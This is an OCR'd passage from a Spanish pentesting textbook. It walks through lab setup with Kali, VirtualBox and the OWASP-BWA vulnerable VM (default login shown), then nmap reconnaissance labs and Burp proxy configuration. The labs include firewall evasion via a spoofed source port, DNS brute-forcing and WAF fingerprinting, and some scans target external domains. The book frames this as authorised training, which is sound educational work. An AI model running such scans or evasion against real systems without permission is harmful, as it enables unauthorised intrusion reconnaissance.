


Figura 5.38 Compartir carpeta de descargas

En el escritorio Kali verás la carpeta compartida.

Figura 5.39 Carpeta compartida

LABORATORIO 5.12 ***Instalación de VirtualBox 2 dentro de Kali***

Dentro de Kali instalamos un segundo VirtualBox; en él, a su vez, instalamos dos máquinas virtuales: una para el cliente y otra para la aplicación de prueba. Comenzamos con la segunda VirtualBox. En la ventana de terminal, teclea el siguiente comando:

```
root@kali:~/# sudo apt-get install virtualbox
```

Después de la instalación, inicia VirtualBox 2 en Kali en el menú desplegable Aplicaciones. Haz clic en Aplicaciones usuales y luego en Herramientas del sistema, aquí se encuentra el recién instalado VirtualBox.

Problemas con VirtualBox 2

Si encuentras problemas con la instalación de la segunda VirtualBox, por ejemplo:

```
"Kernel driver not installed (rc=-1908)"
```

quiere decir que faltan módulos de VirtualBox en tu distribución de Linux. Para solucionar este problema sigue los pasos:

Paso 1: Actualiza tu distribución kali como se muestra:

```
root@kali:~/# sudo apt-get update
root@kali:~/# sudo apt-get upgrade
root@kali:~/# sudo apt-get dist-upgrade
```

Paso 2: Elimina tu VirtualBox actual:

```
root@kali:~/# sudo apt-get autoremove
root@kali:~/# sudo apt-get remove virtualbox virtualbox-dkms
root@kali:~/# reboot
```

Paso 3: Instala VirtualBox nuevamente:

```
root@kali:~/# apt-get install virtualbox
```

Para ver tu núcleo actual de Linux teclea lo siguiente:

```
root@kali:~/# uname –a
```

Para ver tu versión actual de Linux teclea lo siguiente:

```
root@kali:~/# lsb_release -a
```

O bien:

```
root@kali:~/# cat /etc/*release
```

O bien:

```
root@kali:~/# cat /etc/issue*
```

O bien:

```
root@kali:~/# cat /proc/version
```

5.10 ◆ Cómo instalar la máquina virtual de OWASP-BWA

OWASP significa Open Web Application Security Project (Proyecto Abierto para la Seguridad de Aplicaciones Web) y es un proyecto de código abierto para profesionales de la seguridad. El objetivo es crear un ambiente de prueba seguro donde podamos identificar vulnerabilidades en las aplicaciones, incluidas las de la máquina virtual BWA.

Desde el proyecto OWASP-BWA podemos descargar la máquina virtual con una colección de aplicaciones web vulnerables. En el siguiente capítulo realizaremos Pentest con estas aplicaciones. Este es el enlace para descargar la máquina OWASP-BWA:

https://sourceforge.net/projects/owaspbwa/files/

Descarga el archivo OVA (Open Virtual Appliance o Dispositivo Virtual Abierto) en la carpeta Descargas en Kali-linux; este archivo es un dispositivo virtual que se puede importar a VirtualBox. El resultado se puede encontrar en la carpeta Descargas.

Figura 5.40 Resultado de la descarga

LABORATORIO 5.13 ***Importación de BrokenWebApps en VirtualBox***

Para importar tu dispositivo virtual OWASP-BWA ve a la barra superior de VirtualBox 2 y haz clic en Archivo/Importar servicio virtualizado y traslada el archivo OVA descargado. Da el nombre **BWA** y haz clic en Importar:

Figura 5.41 Pantalla Importar archivo

El resultado de la máquina virtual importada en VirtualBox 2 se muestra a continuación; selecciónala y da clic en Iniciar.

Figura 5.42 Selección de máquina virtual

Se inicia la máquina virtual OWASP-BWA

Figura 5.43 Inicio de máquina virtual

Al iniciar sesión (login), teclea: **root**
Como contraseña teclea: **owaspbwa**

Después de la instalación, VirtualBox provee la dirección IP para acceder a las aplicaciones BWA; en este caso es 192.168.56.3. Esta dirección depende de la configuración de tu red. Esto quiere decir que, en tu caso, puede ser otra dirección, aunque ésta es la que utilizaremos en el siguiente capítulo para las pruebas de penetración (Pentest).

BWA no soporta el uso de ratón: si haces clic dentro de la ventana de BWA, entonces desaparecerá el indicador del ratón. En la esquina derecha baja de la ventana BWA se verán las teclas a utilizar para liberar nuestro ratón. En el sistema Mac pulsa la tecla Ctrl-Derecho y el indicador aparecerá nuevamente (ver figura 5.43).

Esta máquina virtual tiene varias aplicaciones web vulnerables en PHP, Java y .NET. Las aplicaciones también se han creado con Joomla y WordPress.

Además de OWASP-BWA, hay varios sitios con aplicaciones vulnerables; por ejemplo, VulnHub:

https://www.vulnhub.com

LABORATORIO 5.14 ***Comunicación de red entre Kali y BWA***

Se desea establecer comunicación entre Kali y BWA. Esto significa que instalaremos la configuración de red de VirtualBox 2 en Kali, como se ve en la siguiente figura:




Figura 5.44 VirtualBox2 Administrador de red de anfitrión

Asegúrate que BWA esté apagada.

Paso 1: En VirtualBox 2 haz clic sobre Herramientas globales y selecciona Administrador de red de anfitrión.

Paso 2: Haz clic en Crear para generar una red anfitrión para BWA. Se ha creado la red anfitrión **vboxnet0**.

Paso 3: Haz clic sobre Habilitar **vboxnet0**. Verás que la dirección IP donde **vboxnet0** alojará la máquina virtual BWA es 192.168.56.1.

Paso 4: Arranca BWA y abre una ventana de terminal para probar si se ha creado el anfitrión **vboxnetø**.

Paso 5: Teclea ifconfig. El resultado se verá como en la siguiente figura:




Figura 5.45 El anfitrión vboxnet0 activado

A continuación, verás las siguientes direcciones de red:

- ethernet eth0 dirección inet de Kali 10.0.2.15
- dirección inet loopback 127.0.0.1
- dirección vboxnet0 192.168.56.1

El siguiente paso es conectar la máquina virtual BWA a **vboxnet0**. Haz esto de la siguiente manera:

Figura 5.46 Conexión a máquina virtual BWA

Paso 6: Cierra la máquina virtual BWA y haz clic en Configuración.

Paso 7: Selecciona Red, luego Adaptador 1: conectado al adaptador de sólo anfitrión (host). El nombre debe ser **vboxnet0**. Haz clic en Aceptar.

Ahora podemos comunicarnos con la máquina virtual BWA de Kali. Realiza un comando de ping: ping -c 4 192.168.56.1




Figura 5.47 Comando de comunicación

Con ping podemos probar la comunicación entre dos nodos en una red; el enlace ha sido exitoso, y cuatro paquetes han sido enviados y recibidos. El ping a IPv6 se realiza de la siguiente manera:

```
root@kali:~# ping6 -I fe80::a00:27ff:fe43:2b12
```

Navega a BWA tecleando **192.168.56.3** en el navegador de Kali:

Figura 5.48 Navegación en Kali

Aplicaciones/ubicaciones

OWASP-BWA tiene una serie de aplicaciones web:

Aplicaciones de entrenamiento: Para practicar vulnerabilidades específicas.

Aplicaciones realistas: Aplicaciones vulnerables del mundo real para la capacitación.

LABORATORIO 5.15 *Instalar un cliente virtual*

Después de Kali y BWA todavía tenemos que completar la configuración del triángulo. En este ejercicio de laboratorio, instala la máquina virtual **cliente** de Mozilla o, si prefieres, la máquina MSEdge, la cual es para los usuarios de la aplicación **owasp-bwa**. Descarga e importa el siguiente dispositivo en tu VirtualBox 2.

https://developer.mozilla.org/en-

US/docs/Mozilla/Developer_guide/Using_the_VM




Figura 5.49 Descarga de dispositivo

LABORATORIO 5.16 *Redes de túnel UDP*

El modo de red de túnel UPD proporciona interconexión entre dos máquinas virtuales que operan desde dos anfitriones (hosts) físicos diferentes.




Figura 5.50 Redes de túnel

En esta tarea avanzada, intenta que tu propia máquina virtual se comunique con la de un compañero.

El modo de túnel UDP tiene los siguientes tres parámetros:

- **Puerto Fuente UDP <sport>**: Este es el puerto del sistema operativo anfitrión (host) que escucha la comunicación. Los paquetes de datos entrantes se envían a la máquina virtual hospedada en el sistema operativo anfitrión.
- **Dirección de destino <dest>**: Es la dirección IP del sistema operativo anfitrión (host) destinatario.
- **Puerto UDP de destino <dport>**: Es el número de puerto al que se reenvían los paquetes de datos entrantes.

En el siguiente ejemplo de la línea de comando, el anfitrión 1 usa la dirección IP 10.0.0.2 como la dirección de destino **<dest>**:

```
VBoxManage modifyvm “VM 01 on host 1” --nic<x> generic

VBoxManage modifyvm “VM 01 on host 1” --nicgenericdrv<x> UDPTunnel

VBoxManage modifyvm “VM 01 on host 1” --nicproperty<x>
dest=10.0.0.2

VBoxManage modifyvm “VM 01 on host 1” --nicproperty<x> sport=10001

VBoxManage modifyvm “VM 01 on host 1” --nicproperty<x> dport=10002

El anfitrión 2 usa la dirección IP 10.0.0.1 como dirección de destino:

VBoxManage modifyvm “VM 02 on host 2” --nic<y> generic

VBoxManage modifyvm “VM 02 on host 2” --nicgenericdrv<y> UDPTunnel

VBoxManage modifyvm “VM 02 on host 2” --nicproperty<y>
dest=10.0.0.1
```

```
VBoxManage modifyvm “VM 02 on host 2” --nicproperty<y> sport=10002

VBoxManage modifyvm “VM 02 on host 2” --nicproperty<y> dport=10001
```

Para dos máquinas virtuales en el mismo sistema operativo anfitrión, el parámetro **<dest>** en ambas debe ser 127.0.0.1.

LABORATORIO 5.17 ***Curso básico de Linux***

Sigue un curso básico de Linux creando una cuenta gratuita. Comienza en el siguiente enlace:

https://courses.edx.org

5.11 ◆ Hackeo ético

En el siguiente capítulo aprenderemos algunos métodos básicos de pruebas de penetración (Penteting), donde juegas el papel del hacker ético, es decir, de quien tiene una especialización cibernética con conocimientos de redes y métodos para evitar los controles y detectar las vulnerabilidades de los sistemas.

El hacker analiza e informa a las empresas que lo ocupan sobre los resultados de las pruebas de penetración en los sistemas de las mismas. Esto sucede solamente con la autorización de las partes interesadas del sistema a penetrar. El Capítulo Pruebas de penetración tiene únicamente objetivos de aprendizaje; por lo tanto, deberás trabajar cuidadosamente con las herramientas de Kali Linux. Si accedes a un sistema sin la autorización previa, estás actuando fuera de la ley y puedes inlcuso terminar en la cárcel.

Figura 5.51 Hacker

Capítulo 6

Pruebas de penetración

Objetivos de aprendizaje

Al final de este capítulo, deberás dominar los siguientes conocimientos y habilidades:

- Especialización en las técnicas y herramientas más importantes que se emplean para verificar si una aplicación es vulnerable a un ataque
- Las pruebas de penetración con las herramientas Kali Linux para las diez vulnerabilidades más comunes de OWASP

6.1 ◆ Introducción

En el capítulo anterior configuramos un ambiente para pruebas de penetración; como ya vimos, éstas permiten analizar los riesgos del software que se formula durante la fase de producción y antes de la prueba de aceptación. Las pruebas de penetración tienen como objetivo prevenir un ciberataque.

¿Qué es un ataque cibernético?

- **Ataque cibernético:** Es el que se ejecuta a través del espacio cibernético con el objetivo de dislocar, dañar o apropiarse de la gestión de la infraestructura de una empresa o una dependencia gubernamental.

- **Superficie de ataque cibernético:** Es el ámbito en el cual se ataca a un sistema. Esto puede ser muy amplio y abarca las irrupciones en las redes, los protocolos, el sistema operativo o las aplicaciones.

- **Exploit:** Es un ataque contra los elementos vulnerables de un sistema llevado a cabo mediante el uso de software, un comando o una metodología específica. Un **exploit** puede ser un elemento de malware; para el hackeo ético un exploit es una forma de identificar las vulnerabilidades del sistema.

En este capítulo se lleva a la práctica un eficaz análisis de los riesgos en una aplicación particular y en un ambiente específico.

6.2 ◆ Fundación OWASP

Open Web Application Security Project (Proyecto Abierto de Seguridad en Aplicaciones en la Red, abreviado como OWASP) es un proyecto comunitario abierto que desde 2004 ha ayudado a organizaciones e instituciones educativas a diseñar, implementar y administrar aplicaciones seguras. Puedes encontrar el sitio web de OWASP en:

http://www.owasp.org

Anteriormente encontramos a OWASP en la sección 5.10, donde instalamos las aplicaciones vulnerables de OWASP-BWA.

OWASP publica todos los años una lista de las diez amenazas más comunes y de alto riesgo para aplicaciones en la red, la cual se puede ver en el siguiente enlace **https://www.owasp.org/index.php/Top_10_2017-Top_10**:

1. Inyección (SQL, OS, XXE y LDAP)
2. Irrupción en la autenticación y la sesión

3. Cross site scripting (XSS o scripting de sitio cruzado)
4. Irrupción en el control de acceso
5. Errores en la configuración de la seguridad
6. Exposición de datos sensibles
7. Protección insuficiente contra ataques
8. Cross site request forgery (CSRF o falsificación de peticiones en sitios cruzados)
9. Uso de componentes con vulnerabilidades conocidas
10. API con protección insuficiente

En este capítulo usamos esta lista para examinar las mayores amenazas en las aplicaciones web y explicar cada una. En el próximo apartado volveremos a ella y definiremos la mitigación, es decir, la posible acción que podemos tomar para prevenir o reducir los efectos de una amenaza.

6.3 ◆ Reconocimiento

Por **reconocimiento** se entiende a una 'primera exploración sumaria' que se centra en una superficie específica de un ataque cibernético. Kali Linux tiene varias herramientas de exploración, cuya fase se realiza mediante los siguientes pasos:

- El escaneo y la identificación de los servicios con nmap
- La identificación de los cortafuegos (firewalls) de las aplicaciones
- El escaneo de la aplicación mediante una araña (spider) y la creación de carpetas de sitio de la aplicación con las arañas Burp y HTTP Track

El objetivo de la exploración es revisar la aplicación, la base de datos, los usuarios y el servidor e identificar las vulnerabilidades. La información al explorar nos ayuda a elaborar una evaluación de la seguridad de la aplicación.

6.3.1 Servicios de escaneo con nmap

El **escaneo** es la técnica de búsqueda de las vulnerabilidades de la aplicación objetivo o blanco. **Nmap** es el escáner más comúnmente utilizado para revisar puertos abiertos y detectar los cortafuegos en anfitriones en vivo. La sintaxis de **nmap** es la siguiente:

```
nmap [tipo de escaneo] [opciones] {especificaciones del objetivo}
```

6.3.2 Identificación de cortafuegos (firewalls) de la aplicación

A continuación se muestra un ejercicio para facilitar la identificación de cortafuegos de la aplicación.

LABORATORIO 6.1 *Escaneo*

En este ejercicio de laboratorio practicamos con las herramientas de escaneo. Realiza los siguientes escaneos y responde las preguntas propuestas. Usamos como dirección IP de la máquina virtual BWA 192.168.56.3 ésta puede ser distinta a tu propia configuración de Kali Linux.

Escaneo 1: Haz ping al anfitrión [-sn]:

```
root@kali:~# nmap –sn 192.168.56.3
```

Escaneo 2: Escanea para encontrar los puertos abiertos:

```
root@kali:~# nmap 192.168.56.3
```

¿Cuántos puertos abiertos se han escaneado?

Escaneo 3: Escanea para encontrar los servicios [-sV]. El proceso puede durar algunos minutos:

```
root@kali:~# nmap –sV 192.168.56.3
```

¿Cuál es el número de **los puertos abiertos** y cuál es la versión?

Escaneo 4: Escanea para encontrar el sistema operativo (OS) [-O]:

```
root@kali:~# nmap –O 192.168.56.3
```

¿Cuál es el sistema operativo (OS) y cuál el kernel? ¿Se encontró huella digital de firewall?

En el siguiente sitio en la red encontrarás script útiles para probar vulnerabilidades.

https://nmap.org/nsedoc/scripts/

También podemos escanear con la búsqueda de puertos específicos con la opción **[-p]**.

Escaneo 5: Escanea con el script de la aplicación web-firewall (abreviado WAF, webapplicatie-firewall)

```
[-- script = http-waf-detect]
root@kali:~# nmap –p 80,443 --script http-waf-detect 192.168.56.3
```

Un firewall detectado se ve así:




Figura 6.1 Detección de firewall

¿Has detectado un WAF en la máquina virtual BWA? (La instalaste en el capítulo anterior)

Escaneo 6: Escanea con el script http-waf-detect el sitio www.example.com

```
root@kali:~# nmap –p 80,443 --script http-waf-detect www.example.com
```

¿Qué WAF se ha detectado en este escaneo?

Escaneo 7: Escanea para buscar información del dispositivo del cortafuegos (huella digital)

```
[--script = http-waf-fingerprint]
root@kali:~# nmap --script http-waf-fingerprint www.example.com
```

¿Cuál es la huella digital del WAF detectado?

A veces, los cortafuegos están configurados para permitir el tráfico de red sólo para puertos específicos, por ejemplo, 53, 25 y 80. Podemos eludir el firewall escaneando con la opción **--source-port**, para que el firewall permita el escaneo.

Escaneo 8: Escanea el sitio pentesting-lab.com con la opción:

```
source-port [--source-port].
root@kali:~# nmap pentesting-lab.com –source-port 53
```

¿Cuál es el resultado?

Escaneo 9: Escanea para buscar más hosts con registros DNS de fuerza bruta

```
[-- script = http-waf-detect ]
```

Explicación: Con esta opción tratamos de averiguar si hay otros anfitriones (hosts) además de los que hemos encontrado en los pasos anteriores. La expresión **brute force** significa literalmente fuerza bruta, es decir, probar sin rodeos todas las opciones posibles hasta que se encuentren todos los nombres de los anfitriones (host).

```
root@kali:~# nmap –p 80,443 --script dns-brute --script-args
dns-brute.domain=pentesting-lab.com
```

¿Has encontrado más nombres de anfitriones (host)?

El escáner Whatweb en Linux identifica las tecnologías web utilizadas en el sitio en la red.

Escaneo 10: Escanea con la búsqueda de tecnologías web con la opción detallada **[-v]**. Esto te dará más información.

```
root@kali:~# whatweb –v wikipedia.org
```

¿Está activado el control de caché en el encabezado HTTP?

6.3.3 Burp suite

Burp Suite es una aplicación escrita en Java y una de las herramientas más versátiles en Kali Linux para probar y analizar la seguridad de las aplicaciones en la red; incluye entre otros un servidor proxy, una araña, un intruso y un así llamado **repetidor** (para automatizar las solicitudes).

Para trabajar con Burp, primero configuramos un proxy en nuestro navegador web.

LABORATORIO 6.2 *HTTP-proxy*

Un **proxy HTTP** es una herramienta que intercepta todo el tráfico de datos entre el navegador y la aplicación; también puede manipularlos. El proxy de Burp Suite es uno de los más utilizados.

Agrega el complemento FoxyProxy a tu navegador Firefox de la siguiente manera.

Haz clic en el icono del menú derecho y elige Complementos. Aparece la ventana:




Figura 6.2 La extensión FoxyProxy

Paso 1: Haz clic sobre Extensiones

Paso 2: Escribe en la barra de buscar **foxyproxy**. Aparece, entre otras, la extensión FoxyProxy Standard.

Paso 3: Haz clic en el botón Instalar.

Después de la instalación verás el icono FoxyProxy en la parte superior de tu navegador como se ve en la figura anterior.

Ahora haremos un nuevo proxy para Burp Suite. Haz clic en el icono recién mencionado de FoxyProxy, aparecerá la siguiente ventana:




Figura 6.3 Añadir nuevo proxy

Paso 1: Haz clic en Archivo y en Añadir nuevo proxy

Paso 2: En la pestaña General, teclea el nombre **Burp Suite**

Paso 3: En la pestaña Detalles de Proxy, teclea **127.0.0.1** y el puerto **8080**. Haz clic en Aceptar

Paso 4: Si ahora haces clic derecho en el icono FoxyProxy, verás el proxy agregado para Burp Suite.

Paso 5: Haz clic para activar el proxy, como se ve en la siguiente figura:

Figura 6.4 Activación de FoxyProxy

Ahora se conectará Burp Suite a FoxyProxy. Inicia Burp Suite y comienza un nuevo proyecto. Establece la configuración del proxy de la siguiente manera:

Figura 6.5 Opciones del proxy

Paso 1: Haz clic en la pestaña Proxy

Paso 2: Haz clic en la pestaña Options

Paso 3: Selecciona la interfaz 127.0.0.1:8080

Paso 4: Haz clic sobre el botón Edit

Paso 5: Selecciona la pestaña Binding (Conexión)

- Teclea en la pestaña Conexión:
  - Conectarse al puerto: **8080**
  - Conectarse a la dirección: **Loopback only**

LABORATORIO 6.3 ***Sitios en la red SSL***

Tu navegador reconoce el certificado de **https://getfoxyproxy.org,** pero la situación ha cambiado pues Burp ahora está entre tu navegador y el sitio web **getfoxyproxy.org**, mientras que la verificación del certificado no tuvo éxito. Luego, verás la pantalla Conexión insegura:

Figura 6.6 Conexión insegura

La solución es agregar el certificado autofirmado de Burp a tu navegador.

